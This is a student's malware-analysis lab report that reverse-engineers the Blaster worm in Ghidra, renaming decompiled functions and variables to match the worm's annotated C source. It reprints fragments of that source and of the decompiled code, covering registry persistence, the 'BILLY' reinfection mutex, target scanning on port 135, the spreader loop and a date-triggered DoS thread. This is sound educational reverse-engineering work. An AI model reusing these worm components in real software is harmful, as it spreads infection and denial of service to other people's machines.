


# CPSC 458-01 Exercise 2


Wayne Muse

## 1. Introduction:

We set up Ghidra and JDE using the Ghidra installation instructions online and installed both on the Win10 VM. Then we downloaded and unzipped the Blaster.exe and ran Ghidra to decompile the code and update Ghidra's database to the correct names of functions in the Blaster C code.

2. Open the imported executable in Ghidra's Code Browser. When the analysis is complete, open the entry point and use it to find the main function. Use "Rename Function" to change the name to main().





```

98
99 /*****
100  * This is where the 'msblast.exe' program starts running
101  *****/
102 void main(int argc, char *argv[])
103 {
104     WSADATA WSAData;
105     char myhostname[512];
106     char daystring[3];
107     char monthstring[3];
108     HKEY hKey;
109     int ThreadId;
110     register unsigned long scan_local=0;
111
112     /*
113     * Create a registry key that will cause this worm
114     * to run every time the system restarts.
115     * DEFENSE: Slammer was "memory-resident" and could
116     * be cleaned by simply rebooting the machine.
117     * Cleaning this worm requires this registry entry
118     * to be deleted.
119     */
120     RegCreateKeyEx(
121     /*hKey*/ HKEY_LOCAL_MACHINE,
122     /*lpSubKey*/ "SOFTWARE\\Microsoft\\Windows\\"
123     "CurrentVersion\\Run",

```

**main**

---

Definition Search

In this file

102 void main(int argc, char \*argv[])

---

3 References Search

^

▼ In this file

366 CreateThread in the main worm body

543 from the main() function in an


> Engines/Win32/Virus.Win32.Pker.inc

---

🔍 Search for this symbol

Used the Entry function in Ghidra to find the entry point. From there we looked for the main() function. The entry function called FUN\_00402134 and upon investigation we found that it leads to main(). We Determine that this is main for several reasons: WSADATA WSAData and HKEY hKey variables were like the ones in blaster.cpp

3. Review Win32.Blaster.cpp and use “Rename Global” and “Rename Variable” to change the names of the variables in main() that you can identify in Ghidra to match the names used in the original source code.




After finding main() we renamed all the variables to match with the variables in Win32.Blaster.cpp. For example, both main() in Blaster.cpp and in the decompiled code within use the variable type WSADATA and HKEY so it was easy to rename those variables. Finding where those unnamed variables using function calls within Blaster.cpp was my method of hunting and renaming all the variables.

4. Similarly, use "Rename Function" to identify blaster\_DoS\_thread(), blaster\_spreader(), and any other functions (including those in the C standard library) that were not automatically identified.

```

GetDateFormatW(0x409,0,(SYSTEMTIME *)0x0,L"d",monthstring,3);
GetDateFormatW(0x409,0,(SYSTEMTIME *)0x0,L"M",daystring,3);
ThreadId = atoi((char *)monthstring);
if ((0xf < ThreadId) && (ThreadId = atoi((char *)daystring), 8 < ThreadId)) {
    CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_00401d40,(LPVOID)0x0,0,&DStack_3ac);
}
do {
    FUN_00401540();
} while( true );
}

```



```


do {
    blaster_spreader();
} while( true );

```

```

for (;;)
    blaster_spreader();

```



5. While Ghidra is able to infer the types of some common structs from the C standard library and the Win32 API, it does not automatically find them all

In the definition for `blaster_spreader()`, find and rename the variables `sin` and `peer`, then scroll back to the variable list at the top of the function. Use "Retype Variable" to give those variables the correct type.

Sin and Peer are local\_28 and local\_144 because these disassembly codes:

```
local_28.sa_family = 2;  
local_28.sa_data._0_2_ = htons(135);  
local_28.sa_data._2_4_ = inet_addr();
```

```
getpeername((SOCKET)s,(sockaddr *)local_144,local_10);
```

are the same as Win32Blaster.cpp's variable names:

```
getpeername(sockarray[i],  
(struct sockaddr*)&peer, &sizeof_peer);  
victim_ip = inet_ntoa(peer.sin_addr);
```

```
Decompile: blaster_spreader - (Blaster.exe)
1
2 void blaster_spreader(void)
3
4 {
5     HANDLE s;
6     u_short uVar1;
7     SOCKET s_00;
8     ulong uVar2;
9     char *pcVar3;
10    int iVar4;
11    int iVar5;
12    SOCKET aSStack_194 [20];
13    sockaddr local_144;
14    fd_set local_134;
15    sockaddr local_28;
16    timeval local_18;
17    int local_10 [3];
18
19    local_10[2] = DAT_00405004 ^ (uint)&stack0xffffffffc;
20    local_10[1] = 1;
21    local_28.sa_data[2] = '\0';
22    local_28.sa_data[3] = '\0';
23    local_28.sa_data[4] = '\0';
24    local_28.sa_data[5] = '\0';
25    local_28.sa_data[6] = '\0';
26    local_28.sa_data[7] = '\0';
27    local_28.sa_data[8] = '\0';
28    local_28.sa_data[9] = '\0';
29    local_28.sa_data[10] = '\0';
30    local_28.sa_data[0xb] = '\0';
31    local_28.sa_data[0xc] = '\0';
32    local_28.sa_data[0xd] = '\0';
33    local_28.sa_family = 2;
34    local_28.sa_data[0] = '\0';
35    local_28.sa_data[1] = '\0';
36    uVar1 = htons(0x87);
37    iVar4 = 0;
38    local_28.sa_data._0_2_ = uVar1;
39    do {
```

6. Once you have renamed and/or retyped every variable in `main()` that you found in the original source code, does that account for every variable listed in the decompiled code? What is the source of the discrepancy?

```

1
2 void main(void)
3
4 {
5     DWORD DVar1;
6     int ThreadId;
7     hostent *p_hostent;
8     char *p_addr_item;
9     uint _Seed;
10    int iVar2;
11    code *srand;
12    int local_3b4;
13    HKEY hKey;
14    DWORD DStack_3ac;
15    WCHAR monthstring [2];
16    WCHAR daystring [2];
17    WSADATA WSAData;
18    char myhostname [516];
19    uint local_c;
20
21    local_c = DAT_00405004 ^ (uint)&local_3b4;
22    local_3b4 = 0;
23    RegCreateKeyExW((HKEY)0x80000002, (LPCWSTR)"SOFTWARE\\Micro
24                  (LPWSTR)0x0,0,0xf003f,(LPSECURITY_ATTRIBUTES)0x0,
25    RegSetValueExA(hKey,"windows auto update",0,1,(BYTE *)"msk
26    RegCloseKey(hKey);
27    CreateMutexA((LPSECURITY_ATTRIBUTES)0x0,1,"BILLY");
28    DVar1 = GetLastError();
29    if (DVar1 == 0xb7) {
30        /* WARNING: Subroutine does not return */
31        ExitProcess(0);
32    }
33    ThreadId = WSASStartup(0x202,&WSAData);
34    if (((ThreadId != 0) && (ThreadId = WSASStartup(0x101,&WSAData)
35        (ThreadId = WSASStartup(1,&WSAData), ThreadId != 0)) {
36        FUN_00402061(local_c ^ (uint)&local_3b4);
37        return;
38    }
39    GetModuleFileNameA((HMODULE)0x0,&DAT_004053c0,0x104);

```

After renaming every variable in main(), there are a few discrepancies between the decompiled code and the original source code. There are some variables within the decompiled code not found in the source such as uint local\_c and local\_3b4 that appear to be used for stack protection and are likely created during compilation for optimization. There are also variables like DAT\_00405004 and DAT\_00405398 that seem to store IP addresses or config data and are



7.

<pre> 2\main.cpp void main(int argc, char *argv[]) {     WSADATA WSAData;     char myhostname[512];     char daystring[3];     char monthstring[3];     HKEY hKey;     int ThreadId;     register unsigned long scan_local=0; } </pre>	<pre> C:\Users\JUser\Documents\main.cpp void main(void) </pre>
<pre> /*  * Create a registry key that will cause this worm  * to run every time the system restarts.  * DEFENSE: Slammer was "memory-resident" and could  * be cleaned by simply rebooting the machine.  * Cleaning this worm requires this registry entry  * to be deleted.  */ RegCreateKeyEx(     hKey/* HKEY_LOCAL_MACHINE,     /*lpSubKey*/ "SOFTWARE\\Microsoft\\Windows\\"     "CurrentVersion\\Run",     /*Reserved*/ 0,     /*lpClass*/ NULL,     /*dwOptions*/ REG_OPTION_NON_VOLATILE,     /*samDesired*/ KEY_ALL_ACCESS,     /*lpSecurityAttributes*/ NULL,     /*phkResult */ &amp;hKey,     /*lpdwDisposition */ 0); RegSetValueEx(     hKey,     "Windows auto update",     0,     REG_SZ,     NSBLAST_EXE,     50); RegCloseKey(hKey); </pre>	
<pre> /*  * Make sure this isn't a second infection. A common problem  * with worms is that they sometimes re-infect the same  * victim repeatedly, eventually crashing it. A crashed  * system cannot spread the worm. Therefore, worm writers  * now make sure to prevent reinfections. The way Blaster  * does this is by creating a system "global" object called  * "BILLY". If another program in the computer has already  * created "BILLY", then this instance won't run.  * DEFENSE: this implies that you can remove Blaster by  * creating a mutex named "BILLY". When the computer  * restarts, Blaster will falsely believe that it has  * already infected the system and will quit.  */ CreateMutexA(NULL, TRUE, "BILLY"); if (GetLastError() == ERROR_ALREADY_EXISTS) ExitProcess(0);  /*  * Windows systems requires "WinSock" [the network API layer]  * to be initialized. Note that the SYMFOOD attack requires  * raw sockets to be initialized, which only works in  * version 2.2 of WinSock.  * BUFORD: The following initialization is needlessly  * complicated, and is typical of programmers who are unsure  * of their knowledge of sockets..  */ if (WSAStartup(MAKEWORD(2,2), &amp;WSAData) != 0 &amp;&amp; WSAStartup(MAKEWORD(1,1), &amp;WSAData) != 0 &amp;&amp; WSAStartup(1, &amp;WSAData) != 0) return;  /*  * The worm needs to read itself from the disk when  * transferring to the victim. Rather than using a hard-coded </pre>	<pre> {     DWORD DVar1;     int ThreadId;     hostent *p_hostent;     char *p_addr_item;     uint _Seed;     int iVar2;     code *rand;     int local_3b4;     HKEY hKey;     DWORD DStack_3ac;     WCHAR monthstring [2];     WCHAR daystring [2];     WSADATA WSAData;     char myhostname [516];     uint local_c;      local_c = DAT_00405004 ^ (uint)local_3b4;     local_3b4 = 0;     RegCreateKeyExW((HKEY)0x00000002,(LPCWSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",0,0,0x0003f,(LPSECURITY_ATTRIBUTES)0x0,&amp;hKey,(LPDWORD)0x0);     RegSetValueExA(hKey,"Windows auto update",0,1,(BYTE *)"msblast.exe",0x32);     RegCloseKey(hKey);     CreateMutexA((LPSECURITY_ATTRIBUTES)0x0,1,"BILLY");     DVar1 = GetLastError();     if (DVar1 == 0xb7) {         /* WARNING: Subroutine does not return */         ExitProcess(0);     }     ThreadId = WSAStartup(0x202,&amp;WSAData);     if (((ThreadId != 0) &amp;&amp; (ThreadId == WSAStartup(0x101,&amp;WSAData), ThreadId != 0)) &amp;&amp;         (ThreadId == WSAStartup(1,&amp;WSAData), ThreadId != 0)) {         FUN_00402061(local_c ^ (uint)local_3b4);         return;     }     GetModuleFileNameA((HMODULE)0x0,&amp;DAT_004053c0,0x104); </pre>

```

location, it discovered the location of itself dynamically
through this function call. This has the side effect of
making it easier to change the name of the worm, as well
as making it easier to launch it.
*/
GetModuleFileNameA(NULL, msblast_filename,
sizeof(msblast_filename));

/*
* When the worm infects a dialup machine, every time the user
* restarts their machine, the worm's network communication
* will cause annoying "dial" popups for the user. This will
* make them suspect their machine is infected.
* The function call below makes sure that the worm only
* starts running once the connection to the Internet
* has been established and not before.
* BUFORD: I think Buford tested out his code on a machine
* and discovered this problem. Even though much of the
* code indicates he didn't spend much time on
* testing his worm, this line indicates that he did
* at least a little bit of testing.
*/
while (!InternetGetConnectedState(&ThreadId, 0))
Sleep (20000); /*wait 20 seconds and try again */

/*
* Initialize the low-order byte of target IP address to 0.
*/
ClassD = 0;

/*
* The worm must make decisions "randomly": each worm must
* choose different systems to infect. In order to make
* random choices, the programmer must "seed" the random
* number generator. The typical way to do this is by
* seeding it with the current timestamp.
* BUFORD: Later in this code you'll find that Buford calls
* 'srand()' many times to reseed. This is largely
* unnecessary, and again indicates that Buford is not
* confident in his programming skills, so he constantly
* reseeds the generator in order to make extra sure he
* has gotten it right.
*/
srand(GetTickCount());

/*
* This initializes the "local" network to some random
* value. The code below will attempt to figure out what
* the true local network is -- but just in case it fails,
* the initialization fails, using random values makes sure
* the worm won't do something stupid, such as scan the
* network around 0.0.0.0
*/
local_class_a = (rand() % 254)+1;
local_class_b = (rand() % 254)+1;

/*
* This discovers the local IP address used currently by this
* victim machine. Blaster randomly chooses to either infect
* just the local ClassB network, or some other network,
* therefore it needs to know the local network.
* BUFORD: The worm writer uses a complex way to print out
* the IP address into a string, then parse it back again
* to a number. This demonstrates that Buford is fairly
* new to C programming: he thinks in terms of the printed
* representation of the IP address rather than in its
* binary form.
*/
if (gethostname(myhostname, sizeof(myhostname)) != -1) {
HOSTENT *p_hostent = gethostbyname(myhostname);
if (p_hostent != NULL && p_hostent->h_addr != NULL) {
ThreadId = InternetGetConnectedState(&DStack_3ac, 0);
while (ThreadId == 0) {
Sleep(20000);
ThreadId = InternetGetConnectedState(&DStack_3ac, 0);
}
DAT_004054c4 = 0;
DVar1 = GetTickCount();
::srand(DVar1);
ThreadId = rand();
DAT_004054c8 = ThreadId % 0xfe + 1;
ThreadId = rand();
DAT_004054cc = ThreadId % 0xfe + 1;
ThreadId = gethostname(myhostname, 0x200);
srand = GetTickCount_exref;
if (((ThreadId != -1) &&
(p_hostent = gethostbyname(myhostname), srand = GetTickCount_exref,
p_hostent != (hostent *)0x0)) &&
((union_1226 *)p_hostent->h_addr_list != (union_1226 *)0x0)) {
p_addr_item = inet_ntoa((in_addr)((union_1226 *)p_hostent->h_addr_list->s_un_b);
FUN_00401010(myhostname, &DAT_00403210, (char)p_addr_item);
p_addr_item = strtok(myhostname, ".");
DAT_00405398 = atoi(p_addr_item);
p_addr_item = strtok((char *)0x0, ".");
DAT_00405394 = atoi(p_addr_item);
p_addr_item = strtok((char *)0x0, ".");
DAT_004053a0 = atoi(p_addr_item);
srand = GetTickCount_exref;
if (0x14 < DAT_004053a0) {
DVar1 = GetTickCount();
::srand(DVar1);
ThreadId = rand();
DAT_004053a0 = DAT_004053a0 - ThreadId % 0x14;
}
DAT_004054c8 = DAT_00405398;
DAT_004054cc = DAT_00405394;
local_3b4 = 1;
}
Seed = (*srand)();
::srand(Seed);
iVar2 = rand();
DAT_00405390 = 1;
ThreadId = 0;
if (0xb < iVar2 % 0x14) {
ThreadId = local_3b4;
}
iVar2 = rand();
if (7 < iVar2 % 10) {
DAT_00405390 = 2;
}
if (ThreadId == 0) {
ThreadId = rand();
DAT_00405398 = ThreadId % 0xfe + 1;
ThreadId = rand();
DAT_00405394 = ThreadId % 0xfe;
ThreadId = rand();
DAT_004053a0 = ThreadId % 0xfe;
}
GetDateFormatW(0x409, 0, (SYSTEMTIME *)0x0, L"d", monthstring, 3);
GetDateFormatW(0x409, 0, (SYSTEMTIME *)0x0, L"TM", daystring, 3);
ThreadId = atoi((char *)monthstring);
if ((0xf < ThreadId) && (ThreadId != atoi((char *)daystring), 8 < ThreadId)) {
CreateThread((LPSECURITY_ATTRIBUTES)0x0, 0, blaster_DOS_thread, (LPVOID)0x0, 0, &DStack_3
) do {
blaster_spreader();
} while (true);
}
}

```

The compiled code introduced many intermediate and temporary variables to hold the results of function calls. Loops have also been optimized like the for loop for spreading the worm being changed to a while loop.

## 7. In addition to temporary variables and control structures, what other differences do you see in the decompiled code?

The Decompiled code shows a lot of the more complicated operations (for loops, variables that store function returns, temp variables, etc) being slimmed down into simpler and operationally more efficient statements. A lot of the differences are how either the compiler optimizes the code by changing the way the program is structured or how the decompiler interprets instructions.